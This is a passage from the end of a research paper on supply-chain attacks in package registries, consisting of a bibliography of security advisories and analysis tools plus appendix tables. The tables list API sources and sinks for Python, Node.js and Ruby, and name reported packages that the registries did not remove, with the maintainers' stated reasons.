[26] M. Braun, *A confusing dependency*, Dec. 2018. [Online]. Available: https://blog.autsoft.hu/a-confusing-dependency/.

[27] A. Baldwin, *The package destroyer-of-worlds contained malicious code*, May 2019. [Online]. Available: https://www.npmjs.com/advisories/890.

[28] T. Costa, *Strong_password v0.0.7 rubygem hijacked*, Jul. 2019. [Online]. Available: https://withatwist.dev/strong-password-rubygem-hijacked.html.

[29] L. Tal, *Malicious remote code execution backdoor discovered in the popular bootstrap-sass ruby gem*, Apr. 2019. [Online]. Available: https://snyk.io/blog/malicious-remote-code-execution-backdoor-discovered-in-the-popular-bootstrap-sass-ruby-gem/.

[30] N. Inc., *Reported malicious module: Getcookies*, May 2018. [Online]. Available: https://blog.npmjs.org/post/173526807575/reported-malicious-module-getcookies.

[31] Ö. M. Akkuş, *Defcon: Webmin 1.920 unauthenticated remote command execution*, Aug. 2019. [Online]. Available: https://www.pentest.com.tr/exploits/DEFCON-Webmin-1920-Unauthenticated-Remote-Command-Execution.html.

[32] H. Garrood, *Malicious code in the purescript npm installer*, Jul. 2019. [Online]. Available: https://harry.garrood.me/blog/malicious-code-in-purescript-npm-installer/.

[33] N. Inc., *Security advisories for npm*, Aug. 2019. [Online]. Available: https://www.npmjs.com/advisories.

[34] S.-C. Advisory, *Ten malicious libraries found on pypi - python package index*, Sep. 2017. [Online]. Available: http://www.nbu.gov.sk/skcsirt-sa-20170909-pypi/.

[35] C. Cimpanu, *17 backdoored docker images removed from docker hub*, Jun. 2018. [Online]. Available: https://www.bleepingcomputer.com/

news/security/17-backdoored-docker-images-removed-from-docker-hub/.
[36] A. Kujawa, *Why is malwarebytes blocking coinhive?* Oct. 2017. [Online]. Available: https://blog.malwarebytes.com/security-world/2017/10/why-is-malwarebytes-blocking-coinhive/.
[37] Logix, *Malware found in the ubuntu snap store*, May 2018. [Online]. Available: https://www.linuxuprising.com/2018/05/malware-found-in-ubuntu-snap-store.html.
[38] J. Wright, *Hunting malicious npm packages*, Aug. 2017. [Online]. Available: https://duo.com/decipher/hunting-malicious-npm-packages.
[39] A. Miller, *Sourmint: Malicious code, ad fraud, and data leak in ios*, Aug. 2020. [Online]. Available: https://snyk.io/blog/sourmint-malicious-code-ad-fraud-and-data-leak-in-ios/.
[40] C. Cimpanu, *Backdoored python library caught stealing ssh credentials*, May 2018. [Online]. Available: https://www.bleepingcomputer.com/news/security/backdoored-python-library-caught-stealing-ssh-credentials/.
[41] N. Inc., *All versions of discord.js-user contain malicious code. the package uploads the user's discord token to a remote server.* Sep. 2019. [Online]. Available: https://www.npmjs.com/advisories/1177.
[42] P. S. Foundation, *The ast module helps python applications to process trees of the python abstract syntax grammar*, Aug. 2019. [Online]. Available: https://docs.python.org/3/library/ast.html.
[43] G. M. Bravo, *Ecmascript parsing infrastructure for multipurpose analysis*, Aug. 2018. [Online]. Available: https://github.com/Kronuz/esprima-python.
[44] whitequark, *Parser is a production-ready ruby parser written in pure ruby.* Aug. 2019. [Online]. Available: https://github.com/whitequark/parser.
[45] N. Popov, *A php parser written in php*, Jul. 2019. [Online]. Available: https://github.com/nikic/PHP-Parser.
[46] python-security, *A static analysis tool for detecting security vulnerabilities in python web applications*, Jul. 2018. [Online]. Available: https://github.com/python-security/pyt.
[47] N. Patnaik and S. Sahoo, "Javascript static security analysis made easy with jsprime," *Blackhat USA*, 2013.
[48] S. Inc., *A static analysis security vulnerability scanner for ruby on rails applications*, May 2019. [Online]. Available: https://github.com/presidentbeef/brakeman.
[49] D. Inc., *Modernize your applications, accelerate innovation securely build, share and run modern applications anywhere*, Aug. 2019. [Online]. Available: https://www.docker.com.
[50] G. Borello, "System and application monitoring and troubleshooting with sysdig," 2015.
[51] R. McGrath and W. Akkerman, *Source forge strace project*, 2004.
[52] J. Mauro, *DTrace: Dynamic Tracing in Oracle® Solaris, Mac OS X, and FreeBSD.* Prentice Hall, 2011.
[53] M. Weber, *Detecting malicious campaigns with machine learning*, Oct. 2018. [Online]. Available: https://unit42.paloaltonetworks.com/unit42-detecting-malicious-campaigns-machine-learning/.
[54] E. Therond, *A static analyzer for security purposes. only php language is currently supported*, Dec. 2018. [Online]. Available: https://github.com/designsecurity/progpilot.
[55] A. A. Project, *Airflow is a platform to programmatically author, schedule and monitor workflows.* Aug. 2019. [Online]. Available: https://airflow.apache.org/.
[56] CeleryProject, *Celery: Distributed Task Queue*, 2019. [Online]. Available: http://www.celeryproject.org.
[57] Z. Buhman, *Ptpb.pw permanent shutdown*, Mar. 2019. [Online]. Available: https://github.com/ptpb/pb/issues/246.
[58] D. Kirat, G. Vigna, and C. Kruegel, "Barecloud: Bare-metal analysis-based evasive malware detection," in *Proc. 23rd USENIX Sec.*, San Diego, CA, Aug. 2014.
[59] D. Kirat and G. Vigna, "Malgene: Automatic extraction of malware analysis evasion signature," in *Proc. 22nd ACM CCS*, Denver, Colorado, Oct. 2015.
[60] A. Jadhav, D. Vidyarthi, and M. Hemavathy, "Evolution of evasive malwares: A survey," in *2016 International Conference on Computational Techniques in Information and Communication Technologies (ICCTICT)*, IEEE, 2016, pp. 641–646.
[61] Y. Gao, Z. Lu, and Y. Luo, "Survey on malware anti-analysis," in *Fifth International Conference on Intelligent Control and Information Processing*, IEEE, 2014, pp. 270–275.
[62] A. Bulazel and B. Yener, "A survey on automated dynamic malware analysis evasion and counter-evasion: Pc, mobile, and web," in *Proceedings of the 1st Reversing and Offensive-oriented Trends Symposium*, ACM, 2017, p. 2.
[63] N. Inc., *All versions of fast-requests contain obfuscated malware that uploads discord user tokens to a remote server*, Sep. 2019. [Online]. Available: https://www.npmjs.com/advisories/1086.
[64] Bertus, *Detecting cyber attacks in the python package index (pypi)*, Oct. 2018. [Online]. Available: https://medium.com/@bertusk/detecting-cyber-attacks-in-the-python-package-index-pypi-61ab2b585c67.
[65] P. OKane, S. Sezer, and K. McLaughlin, "Obfuscation: The hidden malware," May 2011.
[66] A. Fass, M. Backes, and B. Stock, "Hidenoseek: Camouflaging malicious javascript in benign asts," in *Proc. 26th ACM CCS*, London, UK, Nov. 2019.
[67] Y. Fratantonio, A. Bianchi, W. Robertson, E. Kirda, C. Kruegel, and G. Vigna, "Triggerscope: Towards detecting logic bombs in android applications," in *Proc. 37th IEEE S&P*, San Jose, CA, May 2016.
[68] K. Kim, I. L. Kim, C. H. Kim, Y. Kwon, Y. Zheng, X. Zhang, and D. Xu, "J-force: Forced execution on javascript," in *Proceedings of the 26th international conference on World Wide Web*, 2017.
[69] G. Li, E. Andreasen, and I. Ghosh, "Symjs: Automatic symbolic testing of javascript web applications," in *Proc. 22nd ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)*, Hong Kong, Nov. 2014.
[70] J. Corbet, *An attempt to backdoor the kernel*, Nov. 2003. [Online]. Available: https://lwn.net/Articles/57135/.
[71] C. Xiao, *Novel malware xcodeghost modifies xcode, infects apple ios apps and hits app store*, Sep. 2015. [Online]. Available: https://unit42.paloaltonetworks.com/novel-malware-xcodeghost-modifies-xcode-infects-apple-ios-apps-and-hits-app-store/.
[72] K. Zetter, *Researchers solve juniper backdoor mystery; signs point to nsa*, Dec. 2015. [Online]. Available: https://www.wired.com/2015/12/researchers-solve-the-juniper-mystery-and-they-say-its-partially-the-nsas-fault/.
[73] L. H. Newman, *Inside the unnerving supply chain attack that corrupted ccleaner*, Apr. 2018. [Online]. Available: https://www.wired.com/story/inside-the-unnerving-supply-chain-attack-that-corrupted-ccleaner/.
[74] L. H. Newman, *Hack brief: How to check your computer for asus update malware*, Mar. 2019. [Online]. Available: https://www.wired.com/story/asus-software-update-hack/.
[75] J. Cappos, J. Samuel, S. Baker, and J. H. Hartman, "Package management security," *University of Arizona Technical Report*, pp. 08–02, 2008.
[76] J. Cappos, J. Samuel, S. Baker, and J. H. Hartman, "A look in the mirror: Attacks on package managers," in *Proc. 15th ACM CCS*, Alexandria, VA, Oct. 2008.
[77] T. K. Kuppusamy, S. Torres-Arias, V. Diaz, and J. Cappos, "Diplomat: Using delegations to protect community repositories," in *Proc. 13th USENIX NSDI*, Santa Clara, CA, Mar. 2016.
[78] T. K. Kuppusamy, V. Diaz, and J. Cappos, "Mercury: Bandwidth-effective prevention of rollback attacks against community repositories," in *Proc. 2017 USENIX Annual Technical Conference (ATC)*, Santa Clara, CA, Jul. 2017.
[79] S. Torres-Arias, H. Afzali, T. K. Kuppusamy, R. Curtmola, and J. Cappos, "In-toto: Providing farm-to-table guarantees for bits and bytes," in *Proc. 28th USENIX Sec.*, Santa Clara, CA, Aug. 2019.
[80] A. Decan, T. Mens, and E. Constantinou, "On the impact of security vulnerabilities in the npm package dependency network," in *Proc. 15th Working Conference on Mining Software Repositories (MSR)*, Gothenburg, Sweden, May 2018.
[81] K. Garrett, G. Ferreira, L. Jia, J. Sunshine, and C. Kästner, "Detecting suspicious package updates," in *Proceedings of the 41st International Conference on Software Engineering: New Ideas and Emerging Results*, IEEE Press, 2019, pp. 13–16.
[82] P. C. Q. Authority, *Bandit is a tool designed to find common security issues in python code*, Jul. 2018. [Online]. Available: https://github.com/PyCQA/bandit.
[83] T. N. S. Platform, *Node security platform command-line tool*, May 2018. [Online]. Available: https://github.com/nodesecurity/nsp.
[84] S. Taute, *A javascript malware analysis tool*, Jan. 2015. [Online]. Available: https://github.com/svent/jsdetox.
[85] A. Madan, S. Muppidi, N. Patel, and A. Buecker, "Securely adopting mobile technology innovations for your enterprise using ibm security solutions," *Redguide for Business Leaders, IBM Corp*, pp. 1–42, 2013.
[86] N. System, *Detect potentially malicious php files*, Jul. 2018. [Online]. Available: https://github.com/nbs-system/php-malware-finder.

[87] Rubysec, *Patch-level verification for bundler*, Dec. 2017. [Online]. Available: https://github.com/rubysec/bundler-audit.
[88] S. Arzt, S. Rasthofer, C. Fritz, E. Bodden, A. Bartel, J. Klein, Y. Le Traon, D. Octeau, and P. McDaniel, "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps," Jun. 2014.
[89] F. Wang and Y. Shoshitaishvili, "Angr-the next generation of binary analysis," in *Cybersecurity Development (SecDev), 2017 IEEE*, IEEE, 2017, pp. 8–9.
[90] T. Kojm, *Clamav*, 2004.
[91] D. Bruening, *Qz: Dynamorio: Dynamic instrumentation tool platform*, Jul. 2018. [Online]. Available: https://github.com/DynamoRIO/dynamorio.
[92] RunKit, *Runkit is node prototyping*, Jul. 2018. [Online]. Available: https://runkit.com/home.
[93] Q. Chen and A. Kapravelos, "Mystique: Uncovering information leakage from browser extensions," in *Proc. 25th ACM CCS*, Toronto, ON, Canada, Oct. 2018.
[94] A. Kapravelos, C. Grier, N. Chachra, C. Kruegel, G. Vigna, and V. Paxson, "Hulk: Eliciting malicious behavior in browser extensions," in *Proc. 23rd USENIX Sec.*, San Diego, CA, Aug. 2014.
[95] T. Reed and M. Grenier, "Osquery - windows, macos, linux monitoring and intrusion detection," 2017.
[96] V. Total, "Virustotal-free online virus, malware and url scanner," *Online: https://www. virustotal.com/en*, 2012.
[97] Wikipedia contributors, *Bleeping computer — Wikipedia, the free encyclopedia*, 2020. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Bleeping_Computer&oldid=945358309.
[98] R. Duan, O. Alrawi, R. P. Kasturi, R. Elder, B. Saltaformaggio, and W. Lee, *Measuring and preventing supply chain attacks on package managers*, 2020. [Online]. Available: https://github.com/osssanitizer/maloss/tree/master/config.
[99] R. Duan, O. Alrawi, R. P. Kasturi, R. Elder, B. Saltaformaggio, and W. Lee, *Measuring and preventing supply chain attacks on package managers*, 2020. [Online]. Available: https://github.com/osssanitizer/maloss/tree/master/malware.

APPENDIX

TABLE V: Examples and statistics of manually labeled APIs. The full list of labeled APIs is available in our project source code repository [98].

Runtime	Type		Example	Count
Python	Network	Source	socket.recv, urllib.urlretrieve, ssl.SSLSocket.read, http.client.HTTPSConnection.request	58
		Sink	socket.send, ssl.SSLSocket.send, smtplib.SMTP_SSL.sendmail, http.server.HTTPServer	46
	Filesystem	Source	os.read, fileinput.input, tarfile.open, http.cookiejar.FileCookieJar.load	64
		Sink	os.write, shutil.rmtree, tempfile.NamedTemporaryFile.write, pathlib.Path.rmdir	34
	Process	Sink	os.popen, subprocess.Popen, multiprocessing.Process, concurrent.futures.Executor	72
	Code Generation	Sink	eval, ctypes.CDLL, code.InteractiveInterpreter.runsource, compileall.compile_file	45
Node.js	Network	Source	https.get, socket.connect, dgram.createSocket, net.createConnection	24
		Sink	socket.send, session.post, request.write, http2stream.respond	34
	Filesystem	Source	fs.readFile, fs.readFileSync, fsPromises.readFile, fsPromises.readdir	16
		Sink	fs.writeFile, fs.rmdir, filehandle.appendFile, fsPromises.writeFile	34
	Process	Sink	child_process.exec, child_process.spawnSync, subprocess.send, cluster.Worker.send	23
	Code Generation	Sink	eval, script.runInNewContext, vm.runInContext, WebAssembly.compile	15
Ruby	Network	Source	Socket.recvfrom, UDPSocket.recvfrom_nonblock, Net::HTTP.get, Net::FTP.get	61
		Sink	Socket.send, UDPSocket.send, Net::HTTP.post, Net::SMTP.sendmail	52
	Filesystem	Source	IO.read, IO.readlines, Readline.readline, File.open	35
		Sink	IO.write, IO.pwrite, FileUtils.rmdir, FileUtils.copy	44
	Process	Sink	spawn, system, Process.new, Process.fork,	19
	Code Generation	Sink	eval, load, Binding.eval, RubyVM::InstructionSequence.eval	12

TABLE VI: The listed packages are the ones that are reported by the authors but not removed by registry maintainers. The full list of packages reported by the authors and the community is available in our project source code repository [99].

Package Names	Reason
botbait, npmtracker, p4d-rpi-tools, ikst, mktmpio, npm_scripts_test_metrics, install-stats, scrimba, igniteui-cli, uasn1, rsa-csr, ecdsa-csr, greenlock-ssh-fingerprint, jwk-to-ssh, rsa-compat, ssh-to-jwk, tysapi, zenapi, majuro, yummy-bolts, ping-me-maybe, avo	The Npm maintainers stated that they currently don't have a policy to define user tracking versus information stealing and therefore they didn't remove these packages. In fact, one of the reported packages, botbait, is developed by the Npm team and used for bot tracking.
gemsploit	Removed by the RubyGems maintainers on May 15, 2020.
restclient, multijson, awesomeprint, coffeescript, netssh, awssdk, concurrent-truby, miniportile, awssdkcore, mimetypes, netscp, threadsafe, awssdkresources, rbinotify, rubygemsupdate, jqueryrails, sassrails, coffeescriptsource, racktest, rubygemsbundler, coffeerails, httpcookie, multixml, rspecexpectations, method-source, multipartpost, unfext, domainname, rspeccore, rbfsevent, rspecsupport, railsdeprecatedsanitizer, rspecmocks, rackprotection, railshtmlsanitizer, mime-typesdata, railsdomtesting, sprocketsrails,	These gems are proof-of-concept packages from third-party that claim to be typo-guards without proof of their own innocence. The RubyGems maintainers didn't remove them because they mentioned that these packages don't have explicit malicious behaviors.